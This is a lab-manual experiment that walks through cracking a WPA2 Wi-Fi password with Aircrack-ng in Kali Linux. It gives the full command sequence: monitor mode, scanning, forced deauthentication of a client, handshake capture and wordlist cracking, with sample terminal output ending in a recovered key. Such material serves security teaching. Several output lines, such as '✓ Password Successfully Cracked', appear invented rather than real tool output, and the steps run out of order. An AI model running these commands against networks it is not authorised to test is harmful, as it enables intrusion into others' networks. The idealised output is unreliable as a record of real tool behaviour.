EXPERIMENT – 10

Perform Wireless Audit on Routers and Decrypt WPA Keys Using Aircrack-ng in Kali Linux

Aim

To perform a wireless security audit on Wi-Fi routers and demonstrate WPA/WPA2 key cracking using the Aircrack-ng suite in Kali Linux with an external USB Wi-Fi adapter.

Software Requirements

- Host Operating System: Windows / Linux / macOS
- Virtualization Software: Oracle VirtualBox
- Guest Operating System: Kali Linux
- Wireless Audit Tool: Aircrack-ng
- Hardware Requirement: External USB Wi-Fi Adapter (Monitor Mode supported)
- System Requirements:
  - RAM: Minimum 4 GB (8 GB recommended)
  - Disk Space: Minimum 30 GB
  - Processor: Intel/AMD with Virtualization support

Introduction

Wireless networks are widely used but are vulnerable to attacks if weak encryption or passwords are used.
Aircrack-ng is a suite of tools used for monitoring, attacking, testing, and cracking Wi-Fi networks.
This experiment demonstrates how WPA/WPA2 handshakes can be captured and cracked to analyze the strength of wireless security.
Kali Linux with an external Wi-Fi adapter provides a controlled environment for ethical wireless security testing.

Procedure

Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start Kali Linux.
3. Connect the external USB Wi-Fi adapter and attach it to the VM.

Step 2: Verify Wireless Adapter

1. Open Terminal.
2. Check wireless interfaces:
3. iwconfig
4. Identify the wireless interface (e.g., wlan0).

Step 3: Enable Monitor Mode

1. Enable monitor mode:
2. sudo airmon-ng start wlan0
3. Monitor interface (e.g., wlan0mon) is created.

Step 4: Scan Nearby Wireless Networks

1. Scan for Wi-Fi networks:
2. sudo airodump-ng wlan0mon
3. Note the BSSID, Channel, and Encryption type of the target network.

Step 5: Capture WPA Handshake

1. Lock onto the target network:
2. sudo airodump-ng -c <channel> --bssid <BSSID> -w capture wlan0mon
3. Wait for a client to connect, or deauthenticate a client.

Step 6: Deauthenticate Client (Optional)

1. Force client reconnection:
2. sudo aireplay-ng --deauth 5 -a <BSSID> wlan0mon
3. WPA handshake is captured.


Step 7: Crack WPA Key

1. Use Aircrack-ng with a wordlist:
2. sudo aircrack-ng capture-01.cap -w /usr/share/wordlists/rockyou.txt
3. Observe password cracking process.

Step 8: Stop Monitor Mode

1. Stop monitor mode:
2. sudo airmon-ng stop wlan0mon

Output




```
┌──(kali㉿kali)-[~]
└─$ iwconfig

lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated
          Tx-Power=20 dBm
```




```
┌──(kali㉿kali)-[~]
└─$ sudo airmon-ng start wlan0

Found 3 processes that could cause trouble.
Kill them using 'airmon-ng check kill'

PHY     Interface     Driver        Chipset

phy0    wlan0         rtl88xxau     Realtek Semiconductor Corp.

        (mac80211 monitor mode enabled for [phy0]wlan0 on [phy0]wlan0mon)
        (mac80211 station mode vif disabled for [phy0]wlan0)
```



```
┌──(kali㉿kali)-[~]
└─$ sudo airodump-ng wlan0mon

 CH  6 ][ Elapsed: 1 min ][ 2026-04-27 10:12

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC  CIPHER AUTH ESSID
 ------------------------------------------------------------------------------------
 00:14:6C:7E:40:80  -40      120      300    5   6   54e  WPA2 CCMP  PSK  Home_WiFi
 84:38:35:AA:12:BC  -65       80      150    2   1   54e  WPA2 CCMP  PSK  Office_Net

 STATION            PWR    Rate    Lost    Frames  Probe
 ---------------------------------------------------
 12:34:56:78:9A:BC  -45    0 - 1      0        50  Home_WiFi
```

```
┌──(kali㉿kali)-[~]
└─$ sudo airodump-ng -c 6 --bssid 00:14:6C:7E:40:80 -w capture wlan0mon

CH  6 ][ Elapsed: 2 mins ][ 2026-04-27 10:15 ][ WPA handshake: 00:14:6C:7E:40:80

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC  ESSID
-----------------------------------------------------------------------
00:14:6C:7E:40:80  -39      250      800   10   6   54e  WPA2  Home_WiFi

-------------------------------------------------------
✓ WPA Handshake Captured Successfully
```

```
┌──(kali㉿kali)-[~]
└─$ sudo aireplay-ng --deauth 5 -a 00:14:6C:7E:40:80 wlan0mon

Sending 5 DeAuth frames...
DeAuth sent successfully!
```

```
┌──(kali㉿kali)-[~]
└─$ sudo aircrack-ng capture-01.cap -w /usr/share/wordlists/rockyou.txt

Opening capture-01.cap
Read 12000 packets.

   #  BSSID              ESSID             Encryption

   1  00:14:6C:7E:40:80  Home_WiFi         WPA (1 handshake)

Choosing first network...

Reading packets, please wait...

KEY FOUND! [ password123 ]

Master Key     : 12 34 56 78 90 AB CD EF ...
Transient Key  : 98 76 54 32 10 FE DC BA ...

✓ Password Successfully Cracked
```

Result

Wireless auditing and WPA key decryption were successfully demonstrated using the Aircrack-ng tool in Kali Linux.
The experiment highlights the importance of strong passwords and secure wireless encryption methods.